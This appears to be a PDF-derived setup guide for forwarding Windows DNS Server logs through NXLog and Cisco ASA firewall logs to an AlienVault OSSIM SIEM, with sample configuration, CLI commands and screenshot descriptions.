
- Download the latest version of NXLog application via below link :  
<https://nxlog.co/products/nxlog-community-edition/download>
- Double click **NXLog Installer** file to start the installation.




- Click **Next** to proceed.




- Accept the license agreement and click **Next**.



- On Destination Folder screen, click **Next**.



- Click **Install** to start installation.



### Configure NXLog on Windows Server to forward logs to OSSIM

- Replace the existing [nxlog.conf](#) in C:\Program Files (x86)\nxlog\conf on your Windows machine with file provided.  
Note: This step will overwrite the default nxlog.conf file.
- Open the nxlog.conf file in a notepad, and search for following line:  

```
define OUTPUT_DESTINATION_ADDRESS <USM-Appliance-Sensor-IP>
```
- Replace <USM-Appliance-Sensor-IP> with the **IP address of OSSIM Server** that will receive the Windows DHCP Server events.
- Uncomment every line between **DNS-NXLOG** and **/DNS-NXLOG** section.  
Note: Only remove the first # symbol in each line for uncommenting the section.

#### **Example :**

```
#####
# DNS-NXLOG #####
### Uncomment the following lines for DNS log forwarding #####
#####

## Custom CSV format for the windns-nxlog AlienVault plugin.
#<Extension transform_alienVault_csv_dns>
#  Module      xm_csv
#  Fields      $Hostname, $SourceName, $Message
#  FieldTypes  string, string, string
#  Delimiter   ,
#</Extension>

#<Input DNS_Logs>
#  Module    im_file
#  File     "C:\\Windows\\Sysnative\\dns\\dns.log"
```

```

# SavePos TRUE
# InputType LineBased

# Exec if ($raw_event =~ /^#/ OR ($raw_event == '')) drop(); \
# else \
# {\ \
#     $Message = $raw_event; \
#     $SourceName = "DNS"; \
#     $raw_event = to_json(); \
# }
#</Input>

#<Output out_alienVault_dns_nxlog>
#   Module      om_udp
#   Host        %OUTPUT_DESTINATION_ADDRESS%
#   Port        %OUTPUT_DESTINATION_PORT%

#   Exec         if not defined $Message { drop(); }

## Replace newlines, tabs and carriage returns with blanks:
#   Exec         $Message = replace($Message, "\t", " ");
#   Exec         $Message = replace($Message, "\n", " ");
#   Exec         $Message = replace($Message, "\r", " ");

## Ensure that commonly undefined values are set:
#   Exec         if not defined $AccountName { $AccountName = "-"; }
#   Exec         if not defined $AccountType { $AccountType = "-"; }
#   Exec         if not defined $Domain { $Domain = "-"; }

## Ensure we send in the proper format:
#   Exec         $Hostname = hostname_fqdn();
#   Exec         transform_alienVault_csv_dns->to_csv(); $raw_event =
$Hostname + ' DNS-NXLOG: ' + $raw_event;
#</Output>

## Route for dns nxlog logs:
#<Route route_dns_nxlog>
#   Path        DNS_Logs => out_alienVault_dns_nxlog
#</Route>
#####
##### /DNS-NXLOG #####
#####


```

- Also uncomment the below lines :

```
#<Extension json>
# Module xm_json
#</Extension>
```

- Save the file.

- Start or restart the NXLog service from Services Tool.



### Configure OSSIM for processing DNS Server Logs

- Select Assets & Groups option in Environment Tab.

The screenshot shows the AlienVault OSSIM dashboard. The Environment tab is active. In the Assets & Groups section, there are tabs for Vulnerabilities, Netflow, Traffic Capture, Availability, and Detection. A large pie chart in the center indicates the distribution of event types: 60% for System and 40% for Authentication. Below the chart, there is a callout to "Connect your OTX account to get insight into emerging threats in your environment." Other sections visible include DASHBOARDS, ANALYSIS, REPORTS, and CONFIGURATION.

- Select the Host and click the Magnifying Glass icon (🔍).

HOSTNAME	IP	DEVICE TYPE	OPERATING SYSTEM	ASSET VALUE	VULN SCAN SCHEDULED	HIDS STATUS
Host-192-168-102-152	192.168.102.152	General Purpose	Windows XP	2	No	Not Deployed
Host-192-168-102-10	192.168.102.10	General Purpose	Windows 7	2	No	Disconnected
Host-192-168-102-200	192.168.102.200	General Purpose	Windows 7	2	No	Disconnected
Host-192-168-102-35	192.168.102.35	General Purpose	Windows 7	2	No	Not Deployed
Host-192-168-102-101	192.168.102.101	Network Device Firewall	PIX OS 8.X	2	No	Not Deployed
Host-192-168-102-53	192.168.102.53	General Purpose	Linux 3.X	2	No	Not Deployed

- Click the Plugins tab.

Asset Details

Host-192-168-102-35  
192.168.102.35 (00:0C:29:0B:7A:6F)  
Windows 7

Asset Value: 2

Device Type: General Purpose

Networks: Local 192.168.102.0-24 (192.168.102.52)

Sensors: alienVault (192.168.102.52)

ASSET LOCATION: Map (Satellite)


ENVIRONMENT STATUS:

- HIDS
- Automatic Asset Discovery
- Vuln Scan Scheduled


SUGGESTIONS:

- ASSET LOGS ARE NOT BEING PROCESSED


- Click **Edit Plugins**.




- Click **Add Plugin**.



- Select vendor as **Microsoft**, model as **DNS Server** and version as **NXLog**.



- Click **Save**.



- Plugin is added to Host.

Vendor	Model	Version	Sensor	Receiving Data
Microsoft	DNS Server	N/A	alienVault [192.168.102.52]	Yes
Microsoft	DHCP Client Service	N/A	alienVault [192.168.102.52]	No

## Verify DNS Server Events in OSSIM

- Select Security Events (SIEM) option in Analysis Tab.

- Select Data Sources as **WinDNS** to filter DNS Server event in OSSIM.

- Scroll to view DNS Server events in **Events** tab.

EVENT NAME	DATE (UTC/LAST)	SENSOR	OTX	SOURCE	DESTINATION	ASSET S=0	RISK
WinDNS NIDomain reply	2016-05-19 12:17:32	alienVault	N/A	0.000	Host 192.168.102.35	<span style="color: green;">[!]</span>	LOW (green)
WinDNS Request	2016-05-19 12:17:32	alienVault	N/A	0.000	Host 192.168.102.35	<span style="color: green;">[!]</span>	LOW (green)
WinDNS Request	2016-05-19 12:17:32	alienVault	N/A	0.000	Host 192.168.102.35	<span style="color: green;">[!]</span>	LOW (green)
WinDNS NIDomain reply	2016-05-19 12:17:32	alienVault	N/A	0.000	Host 192.168.102.35	<span style="color: green;">[!]</span>	LOW (green)
WinDNS Request	2016-05-19 12:17:15	alienVault	N/A	0.000	Host 192.168.102.210	<span style="color: green;">[!]</span>	LOW (green)
WinDNS Request	2016-05-19 12:17:15	alienVault	N/A	0.000	Host 192.168.102.210	<span style="color: green;">[!]</span>	LOW (green)
WinDNS Request	2016-05-19 12:17:15	alienVault	N/A	0.000	Host 192.168.102.210	<span style="color: green;">[!]</span>	LOW (green)
WinDNS Request	2016-05-19 12:17:15	alienVault	N/A	0.000	Host 192.168.102.210	<span style="color: green;">[!]</span>	LOW (green)
WinDNS Request	2016-05-19 12:16:15	alienVault	N/A	0.000	Host 192.168.102.210	<span style="color: green;">[!]</span>	LOW (green)
WinDNS Request	2016-05-19 12:16:15	alienVault	N/A	0.000	Host 192.168.102.210	<span style="color: green;">[!]</span>	LOW (green)
WinDNS Request	2016-05-19 12:16:15	alienVault	N/A	0.000	Host 192.168.102.210	<span style="color: green;">[!]</span>	LOW (green)
WinDNS Request	2016-05-19 12:15:18	alienVault	N/A	0.000	Host 192.168.102.210	<span style="color: green;">[!]</span>	LOW (green)

## Forwarding ASA Firewall Logs to OSSIM

### Configure ASA Firewall to forward logs to OSSIM

- Connect to ASA Firewall using telnet.
- ```
C:\> telnet <ip address of firewall>
```
- Enter telnet password and enable password to enter ASA Firewall.

User Access Verification


```
Password: ****
Type help or '?' for a list of available commands.
ciscoasa> enable
Password: ****
ciscoasa#
```

- Configuring ASA Firewall to forward logs to OSSIM.

```
Ciscoasa # configure terminal
ciscoasa(config)# logging on
ciscoasa(config)# logging host lan 192.168.102.52
WARNING: configured logging host interface conflicts with route table entry
ciscoasa(config)# logging trap 6
ciscoasa(config)# end
ciscoasa #
```

### Configure OSSIM for processing ASA Firewall Logs

- Select Assets & Groups option in Environment Tab.



- Select the Host and click the Magnifying Glass icon (🔍).

|                                     | HOSTNAME             | IP              | DEVICE TYPE             | OPERATING SYSTEM | ASSET VALUE | VULN SCAN COMPLETED | HIDS STATUS  |
|-------------------------------------|----------------------|-----------------|-------------------------|------------------|-------------|---------------------|--------------|
| <input type="checkbox"/>            | Host-192-168-102-10  | 192.168.102.10  | General Purpose         | Windows 7        | 2           | No                  | Not Deployed |
| <input type="checkbox"/>            | Host-192-168-102-200 | 192.168.102.200 | General Purpose         | Windows 7        | 2           | No                  | Disconnected |
| <input type="checkbox"/>            | Host-192-168-102-35  | 192.168.102.35  | General Purpose         | Windows 7        | 2           | No                  | Not Deployed |
| <input checked="" type="checkbox"/> | Host-192-168-102-191 | 192.168.102.191 | Network Device Firewall | Win 05.6.x       | 2           | No                  | Not Deployed |
| <input type="checkbox"/>            | Host-192-168-102-93  | 192.168.102.93  | General Purpose         | Linux3.4         | 2           | No                  | Not Deployed |
| <input type="checkbox"/>            | Host-192-168-102-1   | 192.168.102.1   | Network Device Router   | iOS12.x          | 2           | No                  | Not Deployed |
| <input type="checkbox"/>            | alienwall            | 192.168.102.52  | General Purpose         | AlienVault OS    | 2           | No                  | Connected    |
| <input type="checkbox"/>            | Host-192-168-102-0   | 192.168.102.0   | General Purpose         |                  | 2           | No                  | Not Deployed |
| <input type="checkbox"/>            | Host-192-168-102-2   | 192.168.102.2   | General Purpose         |                  | 2           | No                  | Not Deployed |

- Click the Plugins tab.

Host-192-168-102-35  
192.168.102.35 (00:0C:29:0B:7A:6F)  
Windows 7

**Asset Value** 2

**Device Type** General Purpose

**Networks** Local 192.168.102.0/24 (192.1...  
Sensors alienVault (192.168.102.52)

**ENVIRONMENT STATUS**

- HIDS
- Automatic Asset Discovery
- Vuln Scan Scheduled

**SUGGESTIONS**

- ASSET LOGS ARE NOT BEING PROCESSED 2019-09-07 11:45:04


- Click **Edit Plugins**.

The screenshot shows the Zoom CyberSense environment dashboard. At the top, there are five circular metrics: Vulnerabilities (0), Alarms (0), Events (77), Availability (N/A), Services (6), Groups (0), and Notes (0). Below these are sections for 'ENVIRONMENT STATUS' (HIDS, Automatic Asset Discovery, Main Scan Scheduled) and 'SUGGESTIONS' (Asset Logos are not being processed). The 'PLUGINS' tab is active in the navigation bar. A callout box points to the 'EDIT PLUGINS' button in the center of the screen.


- Select vendor as **Cisco**, model as **ASA Adaptive Security Appliance** and version as -.

The screenshot shows the 'Edit Plugins' dialog box. It displays a message: 'Please select your device from the list below. Note: Some plugins do not require selecting a version.' Below this are three dropdown menus: 'VENDOR' (Cisco), 'MODEL' (ASA Adaptive Security Appliance), and 'VERSION' (Select Version). There are also 'CANCEL' and 'SAVE' buttons at the bottom of the dialog.

- Click Save.

